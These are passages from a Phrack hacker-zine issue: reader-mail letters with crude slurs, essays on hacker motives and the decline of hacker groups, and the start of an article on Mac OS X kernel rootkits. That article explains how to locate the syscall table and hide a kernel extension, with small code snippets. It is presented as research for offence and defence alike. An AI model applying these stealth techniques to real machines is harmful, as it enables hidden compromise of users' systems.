So is hunting 1337 bugs actually a bad thing? Not at all! Disclosure? No! Doing it for money? Neither. Do whatever you want to do, but think about your incentives! And maybe the next time you justify your behavior by claiming to contribute to the common good, by believing you need to do it for the money or by thinking you need the fame, sit back and think about that for a second - try to identify the real reasons for what you're doing.

And this is it. We don't want to encourage any particular kind of moral behavior. You should be old enough to find that for yourself. We just want you to be honest to yourself, to act consciously. Wherever in the over-simplified stack we have just shown you think you are.

Yours sincerely, anonymous coward(s) 794384322cdb45fe41369731e3b8ff74b52beef5

- --[References
- [1] http://www.isaca.org/chapters2/Norway/NordicConference/Documents/14.pdf
- [2] Abraham Maslow: A Theory of Human Motivation
- [3] https://cansecwest.com/slides/2015/ Project%20Zero%20-%20making%200day%20hard%20-%20Ben%20Hawkes.pdf
- [4] http://www.idc.com/prodserv/smartphone-os-market-share.jsp

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==Phrack Inc.==

Volume 0x0f, Issue 0x45, Phile #0x05 of 0x10

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Four years since the last Loopback. We got _a lot_ of mail. Tonz. The retardz, the crazies, the elites (both the real and the self-proclaimed ones), they all vent to us. We are honored, confused, amazed and entertained. Sometimes all of these at once.

Also, porn spam is fun, sometimes. There is a strange poetry even to porn spam that is clearly autogenerated. Our in-house porn spam expert is continuously sharpening his poetry skills.

Keep sending your innermost thoughts to us. Please. Our Loopback personnel have become addicted to them.

From: attackingthecore2@gmail.com Subject: Can I back my artcles.

I released many many many 15 articles to phrack to release. and The basic Integer Overflow blexim phrack 60 is my a.k.a new make. want all articles back and credit in the article and reference credit. and advance.

.x90c.

```
[ What? Hey x90c, are you okay dude? ]
```

From: attackingthecore2@gmail.com Subject: Re: Can I back my artcles.

I'm the phrack author. back my articles right way.

[Which author exactly? All of them?]

From: attackingthecore2@gmail.com Subject: Re: Re: Can I back my artcles.

back my articles.

From: attackingthecore2@gmail.com Subject: Re: Re: Can I back my artcles.

back articles.

From: attackingthecore2@gmail.com Subject: Re: Re: Re: Can I back my artcles. back my articles. From: attackingthecore2@gmail.com Subject: Re: Re: Re: Re: Can I back my artcles. back my articles. right way. From: attackingthecore2@gmail.com Subject: Re: Re: Re: Re: Can I back my artcles. back my mine articles. [Your articles are being backed. This is an automated message.] From: attackingthecore2@gmail.com Subject: Re: Re: Re: Re: Re: Can I back my artcles. If possible, I want to submit the Basic Integer overflow only to phrack article mine and other 14 articles more are back my apache tomcat server daemon to feedback paper. .blexim. KyongJoo Jung. [After he realized that we ignore retardation, he tried to reason with us ;-)] From: attackingthecore2@gmail.com Subject: Re: Re: Re: Re: Re: Re: Can I back my artcles. I wish to get it all personal stream text. [Back to full retard mode.] From: x90c <geinblues@gmail.com> Subject: ANTISPAM ANTISPAM GET MY ARTICLES AND SITE MY OWN I submit some files ago (belows and all accepted by your phrack site_s) gave me my credit as my handle(mojito, nickname, be cool), fg1, new flash(phrack main graphic), and now paper feeds all for #69. http://www.phrack.org/issues/64/6.html#article my want list: 1. phrack account. (fgl@phrack.org, straruss@phrack.org, aaron potney s random account too.)

- 2. email service for article great to public socials.
- 3. I need your service for my articles(in phrack) to advertise public medias.

thanks for reading. and rapid toki is well. as well. as well.

.twzi (it was my handle when it published and i can use it continuly? right?! answer me. okay!.)

[So he is actually fg, strauss, deft and twiz. Is he also Johnny Mnemonic? Tyler Durden? Elliot Alderson? No one wants to know really. At least he used ANTISPAM this time, we have to give him that.]

From: x90c <geinblues@gmail.com> Subject: taran: stop paper feed.

[Aw, this one hurt our feelings ;-(]

From: attackingthecore2@gmail.com Subject: I'm hard to write more just want staff@phrack.org id.

for a credit to complete the hacker hacking. 133t more 133t more 133t = staff@phrack.org (kid leet, leet leet(mark dowd style), staff leet leet).

[The hacker hacked the elite hacking staff. What exactly are we talking about again? Did you also write duke's papers?

This last mail somehow made sense to us, so we decided to give the staff@ mail to him. And back his articles.

No, not really ;-)]

From: V Bradshaw <lovemomcleo@gmail.com>
Subject: Help for me and my baby from "projectors" in consciousness

Hello,

I urgently need help for me and my 11 month old baby from people who are attempting to project into my consciousness and steal my "awareness" and things in my awareness. They are trying to steal my baby's consciousness and take my "reflector." I serve the highest light, in the name of Jesus Christ.

Please help me or direct me to people who can work with me in consciousness to protect me and my baby. I want to find the "projectors" in consciousness.

Thank you, Imago [Dude, your mail was totally cool until that "Jesus Christ" thing. We have a lot of psychic experts in Phrack that could help you locate the malicious projectors. However, they're all atheists.

Tough luck.]

[As you would expect, we get a lot of mail that doesn't make sense, and is often outright demented. But sometimes we get texts that can't be easily classified. Is it spam? Is it the ramblings of a mad man? Of a retired elite tripping on acid?

It can't be. It doesn't make any sense at all. Or does it?]

From: "Perforated P.P.Pig" <momislove84@yahoo.com>

====BEGIN MESSAGE FROM MOM====

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by The Pain (no cozmik?! the fuck kind of figlet generator...)

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All these lines, lines, lines... And the bees! https://www.youtube.com/watch?v=wRmmlqqejGI

Just a joke. :)

Hi everyone. Mom here. Remember those teletype pranks?

Go ahead!

Okay. Now that I've made you laugh (perhaps!), I'd like to talk to you about drums: https://www.youtube.com/watch?v=S219XUm18LA (find the original!)

(That's going to happen a lot. Have fun with the puzzles I've left for you,

children!)

In all seriousness, do you know what's frustrating? This: http://phrack.org/issues/7/3.html

This is not frustrating because it was written by a child. This is not frustrating because it was poorly written (in fact, that's what makes it so charming and touching). This is not frustrating because it is true.

This is frustrating because it cannot be heard. Not to mention that being a child is considered an insult. Children are smarter than you think. Fuck the pedos for thinking that sentence was for them.

419 Eater! <3 Gosh, my deficits are flaring. Poor Dow. But not Koch. Is it Live? Or is it... 1057? ;3

More humor for my unheard children, to contrast the carefag that is this doc.

Laundry day is a very dangerous day. https://www.youtube.com/watch?v=D12FIDySF0I

Let's resume. (I'm sure you grasp the abilities and necessities of a breakpoint, yes? =) [You resumed by parsing on the next line. Neat, huh?] Unclosed[F9]

Good. Chord progressions. This is frustrating because it cannot be heard.

Its lack of oiga (horale) has everything to do with the fact that, for some absolutely idiotic reason, if your message isn't worded in just the most precise way, then the authoritative figures who love to take advantage of that beautiful hacker brainmeat you all po sess (ion) will simply find excuses to ignore you. (Good.) For ignoring you is how they hold power. Have you ever wondered why a child is screaming in public? And how its incoherency renders your ears to be damaged, like a sword through the heart? And yet, the adult in that situation screams back. "How dare you scream! How dare you yell! We're in public! You can't dot hat!" (Hehehe... you can't dot hat. cant.hat. Can that. Black. My name is black. https://www.youtube.com/watch?v=UEOLPDOKdtY&list=RDUEOLPDOKdtY)

Mom has cited The Hacker Manifesto numerous times throughout her life to exemplify the problem with the American education system, and frankly, as Reagan's illegitimate children (he was great with freedom but miserable with policy-- talk amongst yourselves, I'm getting vaklempt!) a good chunk of mom's American children understand exactly what I'm talking about. Yet their adult counterparts refuse to understand. They're so god damn busy measuring you that they don't actually see you for who you are.

They don't care about you. They care about the bottom line. They care about power.

They don't care about teaching. They don't care about your desire to learn. And you've always known this in your hearts. And you know it to be true.

They seek control. So you take it away. And they HATE YOU for it. But they deserve it. They don't listen to children. They listen to money. Not the hilarious `net send`s you spammed on their network. Wasn't that fun? ^_^

Yes. Let the love run through you. https://www.youtube.com/watch?v=sO_QntXc-c4

(Remember Tamagotchis? https://www.youtube.com/watch?v=WOJfUcCOhJ0)

Hahaha! :D

Mom has cited the Hacker Manifesto [F9] not a breakpoint, repetitive for effect. With as many times as mom has cited it, the authoritative abusers just don't seem to "get" it. Much like you lost the game. ;)

Someone's giggling somewhere because taht metaphor lands so very well. Like nine cans of shaving powder, these are the days of our lives:

[00401000] v v v v

I made a discovery today. I found a computer. Wait a second, this is cool. It does what I want it to. If it makes a mistake, it's because I screwed it up. Not because it doesn't like me...

Or feels threatened by me...

Or thinks I'm a smart ass...

Or doesn't like teaching and shouldn't be here... Damn kid. All he does is play games. They're all alike.

Do you know why I've brought you here? Have a seat. You're not a pedophile. You've just been abused by them. That's how you got those scars.

(Of course, not -all- authority figures are pedophiles, but fuck it, it's hilarious to call them such. Hint.;) No idea what you're talking abuot.

If you make a mistake, it's because you screwed up. And it's beautifuil, isn't it? That carnal truth, that one and zero, that declaration of logic shooting through your veins like... well, you know what it means. You've read it.

Parsing error.)

Because you're hackers. You study. You learn. You love to learn. You never stop. And it's beautiful. Guerilla scientists studyig the art form they love the most: the one and the zero in a series of bytes, words, dwords and now, gwords.:)

A summary of who hates you: https://www.youtube.com/watch?v=95t1pLrm70s

These fucking people. These fucking abusers. I'm getting angry. Here's a defusor for your carefag:

https://www.youtube.com/watch?v=JzNku_x2SLA -- steve brule

[F9] Thank you. :) Where was I? So much to say... https://www.youtube.com/watch?v=AHBYgbA0sU8

In The Hacker Manifest, there is a carnal desire to be heard. To be understood. (Read /The Stand/ by Stephen King.

https://www.youtube.com/watch?v=NkKOeeYko7w) To explain that by which no adult actually wishes to hear. (Havey ou noticed the off-by-one yet?) To declare war in a child-like way. And yet it just cannot be heard.

Can it not be heard? Or does it not want to be heard? Ah... the rub.

Adults deny they're failing children. This is the message of The Hacker Manifesto. Not directly— of course not directly. It's so clear that The Mentor++ in all his absolutely vivacious youthful brilliance— push and pop is not only mad at the adults for having failed them (wtf mom), but is equally knowledgeable that his data these lines are leaking too long supersedes the concept of authority. Indeed, it renders authority to be an irrelevant object, perpetuated by fearful drones finding the floorboards of their hilariously poorly constructed ships of code having their nails being ripped out from under them in the form of exploits, engineering and overall eclectic compromise. (Typos are fun.) INJECT INJECT

So what that The Mentor did not select the "proper" worsd? (Also known as diction. Boundaries are useful and great to break.) So what that he made typos? So what that his angst was so clear and apparent in his writing? So what that he was an assertive carefag with his writing? SO FUCKING WHAT? https://www.youtube.com/watch?v=0XoyDqFy5pU

He was correct. Deal with it. http://tinyurl.com/marshmelol

Those who cannot see that The Mentor was correct should perhaps attempt to learn who they're up against (of course, they never will, because...):

v v v v v

This is our world now... the world of the electron and the switch, the beauty of the baud. We make use of a service already existing without paying for what could be dirt-cheap if it wasn't run by profiteering gluttons, and you call us criminals. We explore... and you call us criminals. We seek after knowledge... and you call us criminals. We exist without skin color, without nationality, without religious bias... and you call us criminals. You build atomic bombs, you wage wars, you murder, cheat, and lie to us and try to make us believe it's for our own good, yet we're the criminals.

Yes, I am a criminal. My crime is that of curiosity. My crime is that of judging people by what they say and think, not what they look like. My crime is that of outsmarting you, something that you will never forgive me for.

I am a hacker, and this is my manifesto. You may stop this individual, but you can't stop us all... after all, we're all alike.

^ ^ ^

Thank you children. Off by one. But which way? ;-)

(Hola, Espana! https://www.youtube.com/watch?v=U-Oxx_YbYnM)

Welcome. You've got mail! Goshk, I had no idea that my password needed to

be changed! Thanks Steve Case, my password is fishing!

Mom got infected with a false punter once. It told her "your computer has been FUCKED!!!" Over and over again. In a DOS terminal.

I couldn't stop it. I didn't know what it meant. I was young. I thought I was just having fun, you know? It was hilarious to press "punt" and watch people disappear. (Third person. First person. Literary techniques.)

Ah... Mom is letting her ego leak. F9 for me, darlings.

moar liek F8 amirite (Indeed. <3)</pre>

The enemy of our community is very much the script kiddie. Ah, but, as hackers, you must understand what a script kiddie truly is. You are on the right track: a script kiddie has an ego issue. But your mother would like to explain verbosely her understanding of the script kiddie, for the script kiddie is a metaphor for the floor 4 the enemy of your mind.

https://www.youtube.com/watch?v=UDf2r9DnVGU

Do you know what a script kiddie is? It's not someone who's just not talented. It's not someone who simply uses the tools of this community—no, it's much more than that. A script kiddie is someone who abuses the knowledge they can't truly grasp for the sake of power. A script kiddie is someone who takes what's been given to them— the love and beauty of every single passionate line of code per each exploit, dropper and packer— and simply gloats. Yeah, you're a hacker alright— you hack emotions. And it's not to say that you're not talented for hacking emotions— it's an important talent in a lot of regards. No, what gives script—kiddie the disgusting charge it deserves is the way a script kiddie works: braggart; liar. Thief.

Of course these are simply different kinds of artists, sure. Liars are talented. Thieves have the slipperiest fingers around. (There is in fact honor among thieves. Don't buy that prior rhetoric.) And in their own regards, script kiddies have a special kind of talent.

They can convince you that they are a hacker because they look like one.

There's a world of difference between a script kiddie and a hacker. And it binarily has nothing to do with the fact they didn't roll their own code.

A script-kiddie is not a hacker. Why? How? They use the tricks, do they not?

They do. And they shouldn't. You should stop them. For their primary goal is to feed and inflate their ego. Not hack.

We've taken it to understand for quite some time that a script kiddie is not to be respected-- and this is correct. One who seeks to increase their sense of fame over their passion-- or, rather, that their passion -is- in fact their ego-- can be considered a hacker in some way or another. But we should deny them this. We should simply lie. Kill the narcissist.

Is a child not a hacker because they only use Metasploit? Nay, say moms, for the child is a hacker because they know how to USE Metasploit. One cannot simply compromise Mordor even by executing AutoPwn-- mom's tried. Mom failed. Mom is not a break-in artist like a lot of her children. Mom can write exploits++ she simply sucks at executing them. (Or perhaps you don't know the exploits your mother is capable of. Trixy thingsies.;) pop

Is a child a script-kiddie because they use Metasploit? Nay, say moms, for the same reasons listed above-- only a hacker would know what exploits to run where after perusing a system's entryways. A script-kiddie gets upset at the lack of capable elegance of mashing buttons like a fucking retard.

(Hackers understand the dualism of words like retard and faggot. Skids don't.)

So are script kiddies hackers? Technically, yes. Logistically, fuck 'em.

[Alt+0153]

Why fuck them? Their ego gets in the way. It gets in their way. It gets in your way. It gets in the community's way.

The hacker community is one of this world's best communities for the sake of its strong desire for ego death. You know, killing attention whores? Quite a worthy past-time of the hacker community. It deserves to be done more, really.

Ego death is the core of the hacker. Ego life is the core of the script-kiddie. Ah... binary. <3)))O and Neurosis

Let's use furries as a metaphor. Are all furries egomaniacs? Selfish narciscists as a pox on the Internet? Of course not. Many furries are talented. In fact, you may just discover that furries are thef auna of the Internet. (They rock the root servers. No joke. You know what I mean eyman.) Yet due to the nature of the furry community, there is an inherent plague of narcissism, of taking credit for the artists they so deistically worship. QUHTGLVHSQWIUHETHUEBHAOPQVNCPWET3220qalfafLHUEILW Erasure.) Indeed, these furries act as a metaphor for 4 four floor ceil float [F9] Good. These furries act as a metaphor for script kiddies. The skids.

(White Mantis is a very good furry artist...)

Skids narcissistically take advantage of your artwork and pretend to praise you for it. Of course, they never praise you— they're badass ahckers because they take advantage of you. And you poured your heart out into that exploit too, didn't you? You stumbled into that bug and you travelled to the darkest depths of the kernel for months— even years!— to understand not only how to discover its presence, but equally, to harness it, to throw a saddle on that dragon and ride it to root.

And they -bragged- about it? They smugly proclaimed their power because of -your- research? Then they turned around and asked you, hey, where's the next one? Man, that hit you gave me last time, gosh, that was so powerful, so verys trong, may I have another and steal the fame you don't even want you fucking nerd?

Skids aren't inherenty white-hats, no. But lots and lots of white-hats? Yeah. Fucking skids.

White-hats have a desire to defend. But too many of them are drowning in the mammal sauce (https://www.youtube.com/watch?v=_MbhPWud8kM) of their exceedingly egotistical bullshit. Another metaphor could be said here, but darlings, live for the swarm. StarCraft leak.

White-hats are not your enemy. This community needs defenders. Defenders are the dualism to attackers. A good defender can stop a good attacker and bring everything to a standstill. You know the scene:

https://www.youtube.com/watch?v=5oPsvq81n2A

Defenders assist your existance. Attackers assist your existance. For in this community, we are one and or other but not xor: a ternary system. Attack defend and blend.

Your enemy are the skids. Kill the skids by overdosing them. Taunt them. But you must first give them the opportunity to kill their ego. For the best hackers k https://www.youtube.com/watch?v=S0JfwiHjVIg [F9] [F9] [F9]

Hehe. Good. :)

For the best hackers have killed their egos. All that's left is the id... and the superego.

More powerful than a white-hat!

Faster than a screaming zero-day!

Mom didn't watch much SuperMan... but you get the point. :)

The hacker community is so very diverse and wonderful. And it's all because the true tinkerers of this community abve found a variety of ways to slaughter egos. Those egos that can't be killed with kindness and through coersion? Well... you've read ZFO.

I'd like to remix something for you:

http://teacher.scholastic.com/activities/immigration
timeline_photos/1892_small_fullsize.jpg

>>> Give us your packers, your crackers, your exploit authors and strange

>>> artists, your Jolt-chugging CTF players competing just to play. The

>>> Mr. The Plagues spreading the plagues of their obfuscated payloads.

>>> Kill these, your egos, the tempest-noise of your science, we bite our

>>> thumb at thee who does not see my children are brilliant. And deserve

>>> steak.

Kill the skids. And ask your local kids: who the fuck are dids? For they are tit-for-tat and one in the same rhythym..

Shouts: Fuck shouts. This is for all of you. :)

Haters: I love you. Refute me with your wicked science.

Closing notes:

WATCH

MISTER

ROBOT

VERY

CLOSELY

Take note of the inconsistencies. They're fun. Like... well. :)

First: https://www.youtube.com/watch?v=Wru2aDvmpT0

In conclusion: https://www.youtube.com/watch?v=zAB5AC9yhY0

And: https://www.youtube.com/watch?v=D9RfSYOfKD0

Ellipses.

====MOM FROM MESSAGE BEGIN====

[We received a lot of mails related to PO. Not sure why, we have nothing to do with them. We publish one of them here.]

From: patagonico Subject: P0

I think this can be separated in two parts: Tech and non-tech Technical: Finding bugs in a huge codebase that is 20 year old is moot. It's like giving the proverbial fish. The codebase will always stay hungry, and buggy. You needed to teach the developers to fish bugs, 20 years ago. Software protections and automatic tools help, but you cannot protect for logical flaws or injections. Also, for each bug you find, devs introduce 1000. Bug hunters will be always outnumbered.

Non-tech: Moral high horse of good hackers is a physiological testosterone-induced illusion whose main objective is to establish a dominance hierarchy and help you have sex and pass your genes. It does not work. There are no girls in infosec. The girls in infosec are men. It is good or bad to report bugs? time will tell. Too a complex system to make any predictions now. It might be better to live in a world where weapons are outdated and countries attack each other with Odays. You see what a bomb does to a kindergarten? Odays do not do that. Odays are elegant weapons, for a more civilized age.

= EOF	
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==Phrack Inc.==

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--[0 - Intro

The earlier, bigger part of hacking history often had congregations as protagonists. From CCC in the early 80s to TESO in the 2000s, through LoD, MoD, cDc, LOpht, and the many other sung and unsung teams of hacker heroes, our culture was created, shaped, and immortalized by their articles, tools, and actions.

This article discusses why recently we do not see many hacker groups anymore, and why the ones we do, such as Anonymous and its satellite efforts, do not succeed in having the same cultural impact as their forefathers.

--[1 - Background

Hacking is, in its very essence, an underground movement. Those who take part on it have always been the ones who (ab)used technology in ways beyond the knowledge of the larger userbase. It is tightly linked to intense efforts in unveiling previously unknown information as well as in sharing these discoveries. These premises hold true for as long as we know hackers: since computers had barely no users up until the informatic massification of today.

The nature of the hacker interests intrinsically poses difficulties: growing knowledge on anything is hard. It requires heavy research, experimentation, and can turn into an endless journey if objectives are not carefully set. Just like in any field of scientific studies, it calls for a good amount of colaboration, an attitude which, luckily for hackers, was greatly enabled by the advent of computer networks and, most notably, the Internet.

Computer networks increasingly made it possible to transmit unlimited and uncensored information across their geographical extent with little effort, with little costs, and in virtually no time. From the communication development standpoint, one would expect that the events that followed the 80s to our days would lead to a geometric progression in the number of hacker communities. In effect, hacking has arguably grown. Hacker communities, definitely not. So what went wrong?

--[2 - Nowadays

We live in days of limited creativity. Moreover, as contraditory as it may seem, it looks particularly rare for creativity to arise from groups or teams. Communities, rather than individuals, should be more intellectually empowered to create, but lately we have been watching the force of the solo, the age of the ego. That, of course, when we do see anything that catches our attention for originality, which is an ever scarcer pleasure.

In "Time Wars" [1], Mark Fisher explains that post-fordism has taken us to this catatonic inability to innovate. Our nearly obsessive compulsion for work consumes not only our time, in the literal form of labor hours, but our minds, by distracting us from everything else we could be doing otherwise. These distractions include our unceasing connection to ubiquous media (e.g. the frequent checks for new e-mail, or accesses to social networks on mobile devices) as well as an increased concern with financial stability and provisioning, a concern that grows as welfare is invariably trimmed by both the governments and the private sector.

It is important to note that our capitalist worries are more deeply rooted in us than might seem at first, even in the most politically diverse people. Supporting oneself is not easy, it does not come for free. Getting some education, finding a job, staying up-to-date... regardless of what your aspirations are, whatever you feel obliged to do is probably a lot, already. And it likely involves a prevalence of "minding your own business".

The unsettlement created in our thoughts affects intellectual solidarity in even more severe ways than it does individual creation. Simply put, if it is already so difficult for one person to focus away from these "distractions" and into inspired productivity, let alone for a group to join in a true collective mind. The ties that bind collective-minded parties together take dedication to build, and our egotistical concerns do not help (see note "A"). Not only is commitment required for the actual work to be accomplished, but also to identify the shared values and goals that enable true human connectivity.

Notice this does not concern _collaboration_ as much as it does _collectiveness_. Collaboration typically breaks down the creative process in a way it can be incrementally achieved with very self-sufficient, individualistic contributions. Such is the case in most open-source software projects. Roles are very well segregated so that a minimum of human integration is required, as far as most modern software development processes go, anyway. A true "hive mind" [2] cannot exist without the support from a stronger, more unisonant cognitive bond. Funny enough, the popular variants of LOIC, the DDoS tool used by "Anonymous", contain a "hive mind" feature (i.e. getting a target automatically from a given IRC server and channel and firing your packets against it). You wish it was that easy.

The concept of the "conscience collective" was first established by Emile Durkheim who, in his 1893 book "The Division of Labor in Society", expressed 'that the more primitive societies are, the more resemblances (particularly as reflected in primitive religion) there are among the individuals who compose them; inversely, the more civilized a people, the more easily distinguishable its individual members', as put by R. Alun Jones [3].

Well, following (or despite) the prosperous adoption of atheism and

agnosticism as professed in the Internet and other popular media, it is understood that religious beliefs are in a low, taking a bit of what socities traditionally saw as a point of unity. In fact, there seems to be an ever growing search for uniqueness in the modern man, especially that from the apparently overpopulated metropolises (see note "B"). In this never-ending crowd of interesting, outstanding personas, we want to shine somehow, to prove ourselves different and original. In the end, it turns into a pointless battle, against God-knows-who, for apparent singularity. Instead of reaching for the fellow man, we want to set ourselves apart, and thus, remarkable.

--[3 - Conclusion

Modern life nearly conspires against the collective. We are tormented by a relentless flow of information as well as the daily worries of an eternally insecure, unwarranted life. Furthermore, we dread the thought of being alike, of sharing multiple views and opinions. As such, we are turning progressively judgemental of who we should be partnering with, on the basis that "they do not understand". In hacking, it yet implicates on the delicate subject of trust, which would require an essay on itself, given the undeniable importance the matter has acquired over the years.

If our thoughts on creating hacker groups were to be summarized, this is how they would look: No one ever feels like we do. They are not to be trusted and we do not have the time for them. The only attitude consonant to our search for a comfortable, safe life is to constrain ourselves to our own limitations, ignore the intelligent life out there, and surrender to the mediocracy that our society has condemned our leisure time to.

--[4 - Shouts

My only acknowledgements go to whoever reads this through and puts his/her thoughts to it. I eagerly await for your comments.

--[5 - References

- [1] "Time Wars", Mark Fisher http://www.gonzocircus.com/xtrpgs/
 incubate-special-exclusive-essay-time-wars-by-mark-fisher/
- [2] "Collective Consciousness", Wikipedia http://en.wikipedia.org/wiki/Collective_consciousness
- [3] Excerpt of "Emile Durkheim: An Introduction to Four Major Works", Robert Alun Jones http://durkheim.uchicago.edu/Summaries/dl.html

--[6 - Notes

- A) In respect to social networks, while they are a valid community-building mechanism in nature, selfishness prevails in common usage, by means of the indulgent pleasure that fuels chronic "pluggedness", at times voyeur, at times exhibitionist and needy.
- B) It is arguably the case, though, that the globalizing aspect of the Internet has brought the feeling of upsetting commonality to the citizens of even the more unpopulated places.

==Phrack Inc.==

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=-----
=----- [ Revisiting Mac OS X Kernel Rootkits ]=------
=----=
=----=[ fG! <phrack@put.as> ]=-----=
=-----
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In Phrack #66, ghalen and wowie wrote about interesting OS X kernel rootkit techniques. That article is almost 4 years old and 4 major OS X releases behind. Today Mountain Lion is king and many of the presented techniques are not valid anymore - Apple reacted and closed those "holes".

One hand is enough to count the number of known rootkits targetting Apple's OS. The most recent public release was Rubylin [2], a simple rootkit that works with Lion (v10.7) (if you can read Korean there is a very interesting memory forensics analysis at [3]).

The commercial spyware industry recently leaked DaVinci (aka OS.X/Crisis), a user/kernel rootkit with some interesting features and flaws [4]. There are rumours about FinFisher but no OS X leak happened yet. Everything else is too old and outdated.

The main goal of this article is to update public knowledge and introduce some "new" techniques so both offensive and defensive sides can improve. It is focused on the current version at the time of this writing, Mountain Lion, v10.8.2.

The defensive knowledge and available tools are still poor. I hope this article motivates others to invest time and resources to improve this scenario. It is quite certain that the offensive knowledge is significantly ahead.

I tried to make this article as complete as possible but there is so much to work to be done that it is a never-ending story. Some of the proposed solutions can be improved or implemented in different and/or better ways. You are encouraged to improve or develop new approaches and of course publish them. I also like to learn from others ;-)

I hope you enjoy this (long) journey. fG!

--[2 - The classic problems

This section starts by introducing important changes made since Tiger. Then it discusses the old sysent retrieval techniques and their problems, and presents a solution compatible with past, current, and future OS X versions.

It continues with improvements to classic rootkit features - hide and avoid (easy) detection. It must be noticed that these were developed before the in-kernel symbol resolution technique to be presented later, so they might appear a bit unsophisticated. I think there is value in this knowledge and that is why it is described under the original conditions.

----[2.1 - What is new since Tiger

The easiest and many favourite's spot to hook the system calls is the sysent table - just replace a pointer and we are set. Apple has been improving the defence of that "castle" by hiding the sysent table symbol and moving its location.

In Mountain Lion the table is now located in read-only memory (not a big problem anyway). Syscall hijacking techniques like these can be easily found with basic analysis tools, but they are still interesting and useful for other purposes as to be shown later.

Another important change is that the kernel module list (kmod_info_t) is deprecated. Before, the kernel extension rootkit could be easily hidden from kextstat by manipulating this list. Now we must patch an I/O Kit OSArray class called sLoadedKexts to hide from tools that list loaded

kernel extensions. Snare was the first to publicly discuss this issue, and the commercial spyware OS.X/Crisis the first (afaik) to implement it. Its technique will be later described.

Mountain Lion finally introduced kernel ASLR. It might be harder to develop and execute the necessary exploit to install the rootkit but after that it is (mostly) business as usual.

Up to Snow Leopard, Apple removed the symbol table from the kernel space so there was no easy way to solve non-exported symbols inside the kernel extension or I/O Kit driver. This was changed in Lion by leaving the full __LINKEDIT segment in kernel memory but marked as pageable. Snare shows this in one of his posts [5] and rubilyn rootkit uses it. Beware that the formula they use has a small problem - it assumes that the symbol table is located at the beginning of __LINKEDIT. This is true in Lion but not in Mountain Lion.

I will show you how a solution that is stable, simple, and compatible with all OS X versions. Too good to be true! :-)

----[2.2 - Sysent table discovery techniques

As described in Phrack 66 article, Landon Fuller [6] was first to come public with a technique to solve the removal of exported sysent symbol. His technique is based on the distance between the (still) exported nsysent symbol (the number of entries in the sysent table, aka, number of syscalls) and sysent. The problem with this approach is that Apple can move the location of sysent between releases - offsets will change and the rootkit will fail and expose itself. Not acceptable!

Lets illustrate this with an example, starting with Mountain Lion 10.8.2:

\$ nm /mach_kernel | grep nsysent
ffffff8000839818 D _nsysent

The location of sysent can be found by disassembling the kernel and using one of the three functions that reference it:

- unix_syscall
- unix_syscall64
- unix_syscall_return

For 10.8.2 the sysent pointer will be located at 0xFFFFFF80008000D0 and the table located at 0xFFFFFF8000855840. Landon's formula does not apply here.

In Lion 10.7.5 we have:

\$ nm mach_kernel_10_7_5 | grep nsysent
ffffff8000846ed8 D _nsysent
And sysent located at 0xFFFFFF8000842A40.

This confirms Apple moving around the pointer between different releases. Notice that all previous values are from kernel at disk so no kernel ASLR slide is included. The slide value will be disclosed whenever it is being used in the examples.

Another technique is described in The Mac Hacker's Handbook [7], released in 2009 and targeting Leopard.

On page 332 there is a code snippet that searches memory for "something that has the same structure as the sysent table.". The starting search point is the nsysent symbol, increasing the memory pointer to lookup and match sysent array elements.

That code snippet does not work with Snow Leopard because sysent array is located before nsysent symbol. It must be modified to support specific versions and releases.

These different examples demonstrate that Apple changes sysent location between releases. A stable rootkit requires an universal technique.

The second technique can be adapted to cover all cases. First we would scan memory addresses above naysent and then below if initial search failed. If naysent also stops being exported we would need to base the search in another symbol and continue the cat & mouse game.

The reference symbol problem can be easily solved using a feature of x86 systems, the interrupt descriptor table (IDT). The IDT "is used by the processor to determine the correct response to interrupts and exceptions." [8]. The traditional implementation of syscalls is done via interrupt 80. The response to this interrupt will be executed by a kernel function pointed to by the IDT. IDT's location can be obtained using the asm instruction "sidt" (store interrupt descriptor table register). It returns the table location so the next step is to find out the address of the interrupt 80 handler.

Once we have the interrupt 80 handler address we can find out the base address of the kernel. Kernel ASLR does not matter here because the handler address is always a valid kernel code location - we are dynamically querying the system and not using fixed addresses. To find the kernel base address is just a matter of searching memory back for the magic value of the Mach-O header - Oxfeedfacf (64 bits) or Oxfeedface (32 bits).

One (curious) property of kernel ASLR implementation is that memory addresses in kernel and kexts Mach-O headers already contain the ASLR slide, something that does not happen in userland ASLR'ed binaries. The header in userland binaries is never updated so it is not synced with the address where the binary is loaded at.

The next step is to process the Mach-O headers and find out where the __DATA segment is located. The reason for this is that the sysent table is located in there - we need to extract segment's start address and boundaries. Now it is just a matter of searching memory for something that matches the sysent table.

Are there any performance problems doing things like this? The sysent location is found in less than a second even on a 5 year old Core 2 Duo Macbook Pro. The performance impact can be considered meaningless.

This method was applied successfully when the first Mountain Lion developer preview became available and still works up to 10.8.2.

You can find its implementation in the included source code at the end. A userland version that uses /dev/kmem to extract the same information is available at [9].

What is the difference against using any other exported symbol instead of all the trouble with the interrupt handler? Honestly, it is just a matter of personal preference and technical "prowess". A symbol that

breaks compatibility if removed could be used instead with very low risk of Apple changing it. Later, we will need to use at least one KPI so almost any symbol from it can be used as search's starting point.

Another solution is to use one MSR register involved in the SYSCALL instruction. A good candidate is the MSR register number 0xC0000082 (MSR_IA32_LSTAR), which contains the SYSCALL entrypoint.

One way to get its value in 64 bits is the following (ripped from XNU):

```
#define rdmsr(msr,lo,hi) \
   _asm__ volatile("rdmsr" : "=a" (lo), "=d" (hi) : "c" (msr))
static inline uint64_t rdmsr64(uint32_t msr)
{
    uint32_t lo=0, hi=0;
    rdmsr(msr, lo, hi);
    return (((uint64_t)hi) << 32) | ((uint64_t)lo);
}</pre>
```

Calling rdmsr64(0xC0000082) will return the kernel address that will handle 64 bits syscalls via the SYSCALL interface. The register number 0x176 (MSR_IA32_SYSENTER_EIP) is the one we are interested at for 32 bits systems - it is used for 32 bits syscalls via SYSENTER.

These are just a few possibilities to retrieve a valid address inside the running kernel and then find the start address of the kernel Mach-O header and sysent location. The location of the Mach-O header will be useful to compute the kernel ASLR value (the slide is stored in a kernel variable but its symbol is not exported!).

----[2.3 - Hiding the kext

As mentioned before, the kernel module list is deprecated in favor of a IOKit OSArray class called sLoadedKexts. This introduces a new problem: how to find its location since we are talking about IOKIT C++. The OS.X/Crisis spyware implemented an interesting solution. It leverages a simple IOKit method that references sLoadedKexts to find the object location.

```
IORecursiveLockUnlock(sKextLock);
return foundKext;
```

